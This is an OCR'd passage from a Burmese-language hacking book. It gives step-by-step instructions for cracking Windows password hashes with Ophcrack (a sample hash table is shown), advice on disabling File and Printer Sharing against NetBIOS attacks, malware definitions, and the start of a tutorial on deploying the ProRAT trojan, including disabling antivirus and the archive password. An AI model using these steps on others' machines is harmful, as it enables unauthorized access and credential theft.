
၆။ Load တွင် Click နှိပ်ပြီး Local SAM ကိုရွေးချယ်ပေးလိုက်ပါ။ ခေတ္တခဏမျှ စောင့်ဆိုင်းပြီးသောအခါ တွင် ကွန်ပျူတာထဲတွင်ရှိသော Account အားလုံးတို့၏ Password Hash များကို အောက်ဖော်ပြပါအ တိုင်း ဖော်ပြပေးနေမည်ဖြစ်ပါသည်။



User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator		11BF7B7120858...			
Bob	F8C911E43CDE1...	1BF354D7FF7D4...		empty	
David M		11BF7B7120858...			
Guest		31d6cfe0d16ae9...			empty
HelpAssistant	B68391CDC8408...	48172F9E449147...			
Pushkin	9D0501D50E39A...	F295D202A6CA6...			
SUPPORT_38894...		DA08B0B4B138B...			

၇။ ထို့နောက် Crack တွင် Click နှိပ်ပါ။ Password Hash များကိုစတင် Crack ပြုလုပ်နေပါမည်။

၈။ Program ၏ Crack လုပ်ခြင်း လုပ်ငန်းစဉ် ပြီးဆုံးသွားသောအခါတွင် အောက်ပါပုံအတိုင်း တွေ့မြင်ရပါ လိမ့်မည်။



၉။ အထက်တွင်ဖော်ပြထားသည့်အတိုင်း Password ရှိသော Account များ Crack ပြုလုပ်ပြီး Password များရယူသွားပုံကိုမြင်တွေ့ရပါလိမ့်မည်။

မှတ်ချက်။ ။ Rainbow Tables များသည် ပမာဏကြီးမားသောကြောင့် အခွေထဲတွင်ထည့်သွင်းပေး နိုင်ခဲ့ခြင်းမရှိပါ။ ထို့ကြောင့် ကိုယ်တိုင် Download ပြုလုပ်သုံးစွဲကြပါရန်

Ophcrack LiveCD ကိုအသုံးပြုခြင်း


ဒုတိယနည်းလမ်းဖြင့် Windows Hash များကို Crack ပြုလုပ်ရန်အတွက် Ophcrack LiveCD ကို အသုံးပြု၍ လုပ်ဆောင်ခြင်းကိုဖော်ပြပေးမည်ဖြစ်ပါသည်။

၁။ ရှေးဦးစွာ Ophcrack Website သို့သွားရောက်ပြီး မိမိ လက်ရှိအသုံးပြုနေသော Windows XP, Windows Vista နှင့် Windows 7 စသည့် ကိုက်ညီမည့် Operting System တို့အတွက် LiveCD ကို Download ပြုလုပ်ပါ။ Window XP နှင့် Windows Vista,7 များအတွက် ISO ဖိုင်များကို အခွေထဲတွင် ထည့်သွင်းပေးထားပါသည်။

၂။ Download ပြုလုပ်၍ ရရှိလာသော ISO ဖိုင်ကို Nero သို့မဟုတ် Ultra-ISO Software တစ်ခုခုကို အသုံးပြုပြီး CD ခွေထဲတွင် Burning လုပ်ဆောင်ပေးရပါမည်။

၃။ ရရှိလာသော LiveCD ခွေကို ကွန်ပျူတာ၏ CD Drive တွင်ထည့်သွင်းပါ။ ထို့နောက် ကွန်ပျူတာကို Reboot ပြုလုပ်ပြီး BIOS တွင် CD Drive ကို First Boot Option အဖြစ်သတ်မှတ်ပါ။

၄။ ကွန်ပျူတာသည် LiveCD ကိုစတင် Boot လုပ်မည်ဖြစ်၍ အောက်ဖော်ပြပါပုံကိုစတင်တွေ့မြင်ရပါလိမ့်မည်။



၅။ အထက်ဆုံးအကြောင်းဖြစ်သော Ophcrack Graphic Mode ကိုရွေးချယ်ပြီး Enter နှိပ်ပါ။ ထိုကဲ့သို့ Graphic Mode ဖြင့် Boot တက်လာစေရန် ခြောက်စက္ကန့်ခန့်စောင့်ဆိုင်းပေးရပါသည်။ အကယ်၍ အမှားအယွင်းတစ်ခုခုပေါ်လာလျှင် Computer ကို Restart ပြန်ချပြီး Ophcrack Graphic VESA Mode ကိုရွေးချယ်ပါ။ ထို့နောက် အဆင်မပြေပါက Ophcrack Text Mode ကိုရွေးချယ်ပါ။

၆။ အောင်မြင်စွာ Ophcrack တက်လာသောအခါတွင် ၄င်းသည် Windows Password Hash များကို စတင်ရယူပြီး Cracking လုပ်ငန်းစဉ်များကို စတင်လုပ်ဆောင်နေမည်ဖြစ်ပါသည်။


Windows Hack ပြုလုပ်ခြင်းများကို ကာကွယ်ရန်

NetBIOS Attack ကိုကာကွယ်ရန်မှာလည်း ရိုးရှင်းလွယ်ကူ လှပါသည်။ File and Printer Sharing ကိုပိတ်ထားရန်သာဖြစ်ပါသည်။ Windows Vista နှင့် အထက်ဖြစ်သော Windows 7 များတွင် Default အနေဖြင့် ၄င်း File and Sharing ကိုပိတ်ပေးထားသော်လည်း Windows XP တွင်မူ Default အားဖြင့် ဖွင့်ထားသည်ကိုတွေ့ရပါသည်။ ထိုသို့ ဖွင့်ထားခြင်းဖြင့် NetBIOS attack နည်းလမ်းအားဖြင့် အလွယ်တကူ ဝင်ရောက်ပြခဲ့ပြီးဖြစ်ပါသည်။ ထို့ကြောင့် အဆိုပါ Option ကိုပိတ်ထားနိုင်ရန်အတွက် အောက်ဖော်ပြပါအတိုင်းလုပ်ဆောင်ပေးရပါမည်။ Windows XP တွင် အဆိုပါ Option ကိုပိတ်ရန်အတွက်


၁။ Start>Control Panel>Network Connections သို့သွားပါ။

၂။ အသုံးပြုထားသော Network Adapter ကို Double Click နှိပ်ပါ။

၃။ ပေါ်လာသော Dialog Box ပေါ်မှ Properties ကိုရွေးချယ်ပါ။ အောက်ပါပုံပေါ်လာမည်ဖြစ်ပါသည်။




၄။ ထို့နောက်အောက်ပါအတိုင်းပေါ်လာလျှင် File and Printer Sharing for Microsoft Networks ကိုအမှန်ခြစ်ဖြုတ်ပေးပါ။




ထို့နောက် Windows Vista နှင့် Windows 7 တို့တွင်အောက်ပါအတိုင်းသေချာအောင်ပြုလုပ်ပေးရပါမည်

၁။ Start> Control Panel သို့သွားရောက်ပါ။

၂။ ထိုမှ Network and Sharing Center သို့ထပ်မံဝင်ရောက်ပါ။ အောက်ပါအတိုင်းပေါ်လာသောအခါ တွင် Change advanced Sharing settings သို့ Click နှိပ်၍ ဝင်ရောက်ရပါမည်။



၃။ အောက်ပါအတိုင်း File and Printer Sharing ကိုတွေ့ရပါမည်။ Turn on file and printer sharing ကိုရွေးချယ်ထားကြောင်း တွေ့ရပါက Turn off file and printer sharing ကိုရွေးချယ်ခြင်းဖြင့် File and Printer Sharing Option ကိုပိတ်ထားနိုင်ပါသည်။ ထိုသို့ပိတ်ထားခြင်းအားဖြင့် NetBIOS Attack ဖြင့် Hack လုပ်ဝင်ရောက်ခြင်းကို ထိရောက်စွာကာကွယ်နိုင်မည်ဖြစ်သည်။



Chapter VIII
Using Malwares

Malware များအကြောင်း

Malware များသည်ယနေ့ခေတ်တွင် အလွန်ကြီးမားသော ပြဿနာကောင်များဖြစ်လာပါသည်။ နေ့စဉ်နေ့တိုင်းပင် မသိနားမလည်သူများ၏ ကွန်ပျူတာစနစ်များတွင် ကွဲပြားခြားနားသော Malware မျိုးစုံတို့၏ ကူးစက်ပျံ့ပွားခြင်းကို ခံနေရပါသည်။ အဆိုပါ Malware များတွင် မူကွဲများရှိပြီး Virus, Worm နှင့် Trojen များဟူ၍ အမျိုးမျိုးခေါ်ဝေါ်နေကြပါသည်။ ယခုအပိုင်းတွင် ရှိသမျှသော Malware အကြောင်းကို ဆွေးနွေးပေးမည်ဖြစ်ပြီး Windows တွင် Trojen များကူးစက်ပုံကို ဥပမာပေးဖော်ပြသွားပါမည်။ အကြောင်းမှာ Malware အများစုသည် Windows စနစ်တွင်သာ ကူးစက်ပျံ့ပွားလေ့ရှိ၍ Linux နှင့် Mac ကွန်ပျူတာများတွင် ကူးစက်စေနိုင်သော Malware များသည် ရှားပါးလှပါသည်။

Definitions

Malware မူကွဲများစွာရှိသည့်အနက် နာမည်ကြီးသော မူကွဲများအကြောင်းကိုဖော်ပြပေးသွားပါမည်။

၁။ Virus - Virus များသည် လူသားအသုံးပြုသူများ၏ လုပ်ဆောင်ချက်မပါပဲ မပြန့်ပွားစေနိုင်ပါ။ ၄င်းတို့သည် Parasite များနှင့်သဏ္ဍာန်တူပြီး တွယ်ကပ်နေရန် Host တစ်ခုကိုလိုအပ် ပါသည်။ ယင်း Host သည် များသောအားဖြင့် ဖိုင်တစ်ဖိုင်သို့မဟုတ် Program တစ်ခုဖြစ်လေ့ရှိပါသည်။ ယင်း တွယ်ကပ်နေသော ဖိုင် သို့မဟုတ် Program ကို Run လိုက်မိခြင်းဖြင့် စွဲကပ်နေသော Virus ဖိုင် သည်လည်း အလုပ်လုပ်သွားမည်ဖြစ်ကာ အခြားသောဖိုင်များကို အလွန်လျင်မြန်စွာဖြင့် ကူးစက်သွားစေနိုင်ပါသည်။ အဆိုပါVirusများသည်ဖျက်စီးမှုအလွန်တရာအားကောင်းလှပါသည်။ ၄င်းတို့သည် Computer ၏ Hardware များ၊ Software များနှင့် File များကိုပျက်စီးဆုံးရှုံးစေနိုင်ပါသည်။ Virus များသည် File များကို Share ပြုလုပ်ထားခြင်း Attachment ပါဝင်သော Email များမှတစ်ဆင့် အဓိကကူးစက်စေနိုင် ပါသည်။

၂။ Worm - Worm ဆိုသည်မှာ Malicious ပရိုဂရမ်တစ်ခုပင်ဖြစ်ပြီး ၄င်းတို့သည် ကွန်ယက်တစ်ခုတွင်ရှိသော အခြားသော ကွန်ပျူတာများကို အလိုအလျောက်ကူးစက်ပြန့်ပွားနိုင်စွမ်းရှိပါသည်။ Virus နှင့်မတူသောအချက်မှာ Worm များသည် ကွန်ပျူတာများကိုပြန့်ပွားကူးစက်ရန်အတွက် အသုံးပြုတစ်ယောက်ယောက်၏ အကူအညီမလိုသောအချက်ပင်ဖြစ်သည်။ အကယ်၍ စနစ်တစ်ခုတွင် Worm ကူးစက်သွားသောအခါ ၄င်းသည် သူတို့ကိုယ်တိုင်ပင် Worm များကို အခြားသော စနစ်များသို့ ကူးစက်ပြန့်ပွားနိုင်ရန် ကြိုးစားမည်ဖြစ်သည်။

၃။ Trojen Horse- Trojen Horse များသည်လည်း Malicious Program တစ်ခုပင်ဖြစ်ကာ ပေါက်တတ်ကရ လုပ်ဆောင်ချက်များဖြစ်သော Desktop များကိုပြောင်းလဲခြင်း၊ User Interface များကို

ပြောင်းလဲခြင်း၊ Mouse Pointer များကိုထိန်းချုပ်ခြင်းစသည် များကိုလုပ်ဆောင်နိုင်သည်။ ထို့အပြင် Data များကို ရယူသွားခြင်း၊ File များကို ဖျက်စီးခြင်း၊ Password များကို ခိုးယူခြင်းနှင့် Keystrokes (Keyboard မှ ရိုက်ထားသောစာများ) ကိုမှတ်သားခြင်းများပြုလုပ်နိုင်ပါသည်။

၄။ **Logic Bomb -** Logic Bomb ဆိုသည်မှာ များသောအားဖြင့် Code အပိုင်းအစများဖြစ်ကာ Program တစ်ခုအတွင်းသို့ထည့်သွင်း Programm ပြုလုပ်ထားပြီး ယင်း Logic Bomb သည် Programmer မှစေခိုင်းသည့်အတိုင်းပင် အသုံးပြုသူမှ မ Run မချင်း ငြိမ်နေတတ်ကြသည်။ အသုံးပြုသူမှ အစပျိုးပေးလိုက်သောအခါတွင်မှ Program တွင်ကပ်ငြိနေသော Logic Bomb သည်စတင်အလုပ်လုပ်လေ့ရှိပါသည်။

၅။ **Batteria -** Bacteria များသည် မိမိကိုယ်ကို Copy ကူးနိုင်စွမ်းရှိသည်။ နောက်ဆုံးတွင် Computer ၏ Processor Power များ၊ Memory များ၊ Hard Disk များကို ပြည့်ကျပ်သွားသည် အထိ Copy ပွားလိုက်နိုင်သည်။ ရလဒ်အရ အသုံးပြုသူသည် လုပ်ဆောင်ချက်များကို လုပ်ဆောင်နိုင်တော့မည်မဟုတ်ပဲ ကွန်ပျူတာ၏ လေးလံခြင်းကြောင့်ပင် အချိန်ကုန်ရပေမည်။

၆။ **Blended Threats-** Blended Threats များသည် အထက်တွင်ဖော်ပြထားသော Malware အားလုံးကိုပေါင်းစပ်ထားခြင်းဖြစ်ပြီး လုပ်ဆောင်ချက်များမှာလည်း အလွန်ကြောက်မက်ဖွယ်ကောင်းလှပါသည်။ ၄င်းသည် စနစ်၏ ယိုပေါက်ဟူသမျှကိုလိုက်လံရှာဖွေပြီး ထိခိုက်ပင်ရောက်စေခြင်းဖြစ်ပါသည်။

အထက်တွင်ဖော်ပြထားသော Virus အကြောင်းအရာများသည် Virus များ၏ ယေဘုယျသဘောကိုသာ ရေးသားထားခြင်းဖြစ်ပြီး အသေးစိပ်သောအကြောင်းအရာများကို နောက်စာအုပ်တစ်အုပ်ဖြစ်သော **"Virus ရေးသားနည်းနှင့် ကာကွယ်နည်း"** စာအုပ်တွင်ဖတ်ရှုနိုင်မည်ဖြစ်ပါသည်။

လူသိများထင်ရှားသော Trojen တစ်ခုကိုအသုံးပြု၍ Hack လုပ်ခြင်းအကြောင်းကို လေ့လာကြည့်ကြပါမည်။ ထို Trojen ကို ProRAT ဟုခေါ်ပြီး ၄င်းကိုအသုံးပြုပုံများကိုအောက်တွင်ဖော်ပြထားပါသည်။

ProRat

ProRAT သည်ယခင်ကလူသိများထင်ရှားခဲ့သော Trojen အမျိုးအစားတစ်ခုဖြစ်ပါသည်။ ထို Trojen ကိုအသုံးပြု၍ Hacking လုပ်ဆောင်ချက်များတွင် ထည့်သွင်းအသုံးချနိုင်ပါသည်။ ထို Trojen ကို တိုက်ခိုက်လိုသော ကွန်ပျူတာသို့ ပင်ရောက်စေခြင်းဖြင့် ထို Computer ၏လုပ်ဆောင်ချက်အချို့ကို ထိန်းချုပ်နိုင်ပါသည်။ သို့ရာတွင် ProRAT သည် Trojen ဖြစ်သောကြောင့် ယခုသင်ခန်းစာကိုမစမ်းသပ်မီတွင် မိမိကွန်ပျူတာမှ Anti-Virus ကို ယာယီပိတ်ထားပေးရန်လိုအပ်မည်ဖြစ်သည်။


၁။ ProRat ကို Download ပြုလုပ်ရပါမည်။ စာအုပ်နှင့် ပူးတွဲပါအခွေထဲတွင်ထည့်သွင်းပေးထားပါသည်။ အထူးသတိပြုရန်အချက်မှာ ProRat သည် Malware ဖြစ်သောကြောင့် အများအခေါ် Virus ပင်ဖြစ်သည်

ဆိုသောအချက်ပင်ဖြစ်ပါသည်။ ProRat ကိုအသုံးပြုသည့်အခါတွင် Anti-virus ကိုပိတ်ထားရပါမည်။ ProRat ကို Extract လုပ်လျှင် Password ကိုတောင်းဆိုမည်ဖြစ်ပါသည်။ Password မှာ "pro" ဖြစ်ပါ သည်။

